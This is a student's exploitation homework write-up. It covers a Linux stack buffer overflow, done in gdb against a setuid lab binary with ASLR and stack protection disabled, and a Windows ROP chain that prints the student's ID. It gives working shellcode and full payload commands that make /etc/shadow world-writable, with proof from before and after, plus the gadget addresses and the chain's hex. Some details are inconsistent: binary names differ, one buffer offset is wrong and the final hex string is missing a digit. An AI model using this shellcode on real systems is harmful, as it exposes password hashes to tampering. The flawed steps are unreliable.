Ex2 Cyber

Sara Spagnoletto - 345990808


Question 1)

I worked on this question using a Linux virtual machine, on a macOS host. I used VirtualBox with `Ubuntu 20.04.1`.

- Firstly, I disabled the ASLR, with: `echo 0 | sudo tee /proc/sys/kernel/randomize_va_space`
- I then went into the program folder and compiled it using: `gcc -o ex2 ex1.c -fno-stack-protector -z execstack -g -m32`
  This allowed me to disable the stack protection, and work as if it was a 32bit machine.
- I gave the `ex1.out` file privileges by typing: `sudo chown root ex1.out && sudo chmod +s ex1.out`.
- I started the gdb by typing `gdb ex1.out`.

Inside the GDB

- Inside the gdb, I typed `set exec-wrapper env -u LINES -u COLUMNS`. This is to have more similar stack addresses between gdb and shell. Source: https://stackoverflow.com/questions/32771657/gdb-showing-different-address-than-in-code
- I typed `run $(python -c 'print "\x41" * 512')` to check from what number I would get a segmentation fault. After some attempts, I found 512 was the length for returning a segmentation fault.
- I then checked with `run $(python -c 'print "\x41"*368 + "\x42"*4 + "\x43"*140')`, in order to find the exact place of the return pointer. I made sure the result of 368+4+140=512. After getting the error on `\x42\x42\x42\x42` I knew where the return pointer would be.



- I created and tested this shell payload: `\xeb\x17\x5e\x31\xc9\x88\x4e\x0b\x8d\x1e\x66\xb9\xb6\x01\x31\xc0\xb0\x0f\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe4\xff\xff\xff/etc/shadow`, which is able to change permission of the etc/shadow file. Of size 41 bytes.

- I calculated 368 - 41 = 327 nop operations, then the payload, and 512 - 368 = 144 return bytes. So I wrote: `run $(python -c 'print "\x90" * 327 + "\xeb\x17\x5e\x31\xc9\x88\x4e\x0b\x8d\x1e\x66\xb9\xb6\x01\x31\xc0\xb0\x0f\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe4\xff\xff\xff/etc/shadow" + "\x51\x51\x51\x51" * 36')`. This returned an error on `\x51\x51\x51\x51`, which means the command worked.

- In order to find a real return address, I typed: `x/200x $sp-530`:

```
0xffffce1e:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffce2e:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffce3e:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffce4e:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffce5e:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffce6e:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffce7e:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffce8e:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffce9e:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffceae:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcebe:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcece:     0x90909090      0x5e17eb90      0x4e88c931      0x661e8d0b
--Type <RET> for more, q to quit, c to continue without paging--c
0xffffcede:     0x3101b6b9      0xcd0fb0c0      0x40c03180      0xe4e880cd
0xffffceee:     0x2fffffff      0x2f637465      0x64616873      0x5151776f
0xffffcefe:     0x51515151      0x51515151      0x51515151      0x51515151
0xffffcf0e:     0x51515151      0x51515151      0x51515151      0x51515151
0xffffcf1e:     0x51515151      0x51515151      0x51515151      0x51515151
0xffffcf2e:     0x51515151      0x51515151      0x51515151      0x51515151
0xffffcf3e:     0x51515151      0x51515151      0x51515151      0x51515151
0xffffcf4e:     0x51515151      0x51515151      0x51515151      0x51515151
0xffffcf5e:     0x51515151      0x51515151      0x51515151      0x51515151
0xffffcf6e:     0x51515151      0x51515151      0x51515151      0x51515151
0xffffcf7e:     0x51515151      0x51515151      0x51515151      0xcf005151
0xffffcf8e:     0x0000ffff      0x30000000      0x0000f7fb      0x5ee50000
```

- I picked a nop address as: 0xffffce7e, made it little endian, and wrote the new command: `run $(python -c 'print "\x90" * 327 + "\xeb\x17\x5e\x31\xc9\x88\x4e\x0b\x8d\x1e\x66\xb9\xb6\x01\x31\xc0\xb0\x0f\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe4\xff\xff\xff/etc/shadow" + "\x7e\xce\xff\xff" * 36')`.

Outside the GDB

I ran the command from the shell of the gdb, and it finished with no errors. This is because:

- I used full path as the gdb
- I used the command inside the gdb at the beginning

- I used the same user privileges in both contexts

```
sara@sara:~/Desktop/ex2$ /home/sara/Desktop/ex2/ex1.out $(python -c 'print "\x90" * 327 + "\xeb\x17\x5e\x31\xc9\x88\x4e\x0b\x8d\x1e\x66\xb9\xb6\x01\x31\xc0\xb0\x0f\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe4\xff\xff\xff/etc/shadow" + "\x7e\xce\xff\xff" * 36')
sara@sara:~/Desktop/ex2$
```

I checked the permissions of the shadow file before and after, and it worked!

```
sara@sara:/etc$ ls -l shadow
-rw------- 1 root shadow 1456 Apr  4 22:32 shadow
sara@sara:/etc$ ls -l shadow
-rw-rw-rw- 1 root shadow 1456 Apr  4 22:32 shadow
```

Question 2)

I worked on this question using a Windows 10 pc.

- Firstly, I created a folder with the following files: `rop.exe`, `rop.pdb`, `Source.cpp` , and opened a new project on Visual Studio as described in: devblogs.Microsoft.com/VisualStudio/how-to-debug-and-profile-any-exe-with-visual-studio.

- I then started looking for how to overwrite the return pointer. After some attempts, I found that the return pointer started from the 17th byte, using the following command `41414141414141414141414141414141424242424241414141` , which outputted:

- Now, looking at the source code, I started thinking of some useful gadgets, I decided to use:

    - The `pop eax` to insert the buffer address into it.
    - The `pop ecx` to insert 4 digits of the ID (32 bytes) into it.

- The `mov [eax], ecx` to move the digits into the buffer.
- The `printf` to print the ID, and the `exit` to exit the program.

The idea was to continually insert the buffer address into `eax`, the 4 digits of the ID into `ecx`, and then move the ID into the buffer using the `mov`. Finally, print the content of the buffer and return. I now had to find the address of all the gadgets mentioned above.

- I opened the disassembly in Visual Studio, started debugging, and found the following address:
  - `pop eax -> 004605A9`
  - `pop ecx -> 004605AB`
  - `mox [eax], ecx -> 004605AD`
  - `printf -> 00460800`
  - `exit -> 004C4750`
  - `buffer -> 0053EF38`

```
    10:     __asm {
    11:         pop eax
004605A9 58                 pop         eax
    12:         ret
004605AA C3                 ret
    13:         pop ecx
004605AB 59                 pop         ecx
    14:         ret
004605AC C3                 ret
    15:         mov [eax], ecx
004605AD 89 08              mov         dword ptr [eax],ecx
    16:         ret
004605AF C3                 ret
    17:     }
    18: }
```

I wrote all the operations and gadgets needed (changing all addresses to little-endian):

1. Insert buffer address into `eax` using the first gadget: `A9054600 38EF5300`.
2. Insert first 4 digits of ID (“3459”) in Hex to `ecx` using second gadget: `AB054600 33343539`.
3. Use the third gadget to insert into the buffer: `AD054600`.
4. Insert the buffer address into `eax`, but move it by 4 bytes `A9054600 3CEF5300`.
5. Continue with 4 digits of ID (“9080”) into `ecx`: `AB054600 39303830`.
6. Use the third gadget to insert into the buffer: `AD054600`.
7. Insert buffer + 4 into `eax`: `A9054600 40EF5300`.
8. Next digits + zeros into `ecx`: `AB054600 38000000`.
9. Use the third gadget to insert into the buffer: `AD054600`.

10. Finally add `printf` and `exit`: `00084600 50474C00`.
11. Let's add the argument to print as the buffer address: `38EF5300`.

Together with the initial bytes to overwrite the return address, we get:

```
41414141414141414141414141414141A905460038EF5300AB054600
33343539AD054600A90546003CEF5300AB05460039303830AD054600
A905460040EF5300AB0546003800000AD0546000008460050474C00
38EF5300
```

And it worked!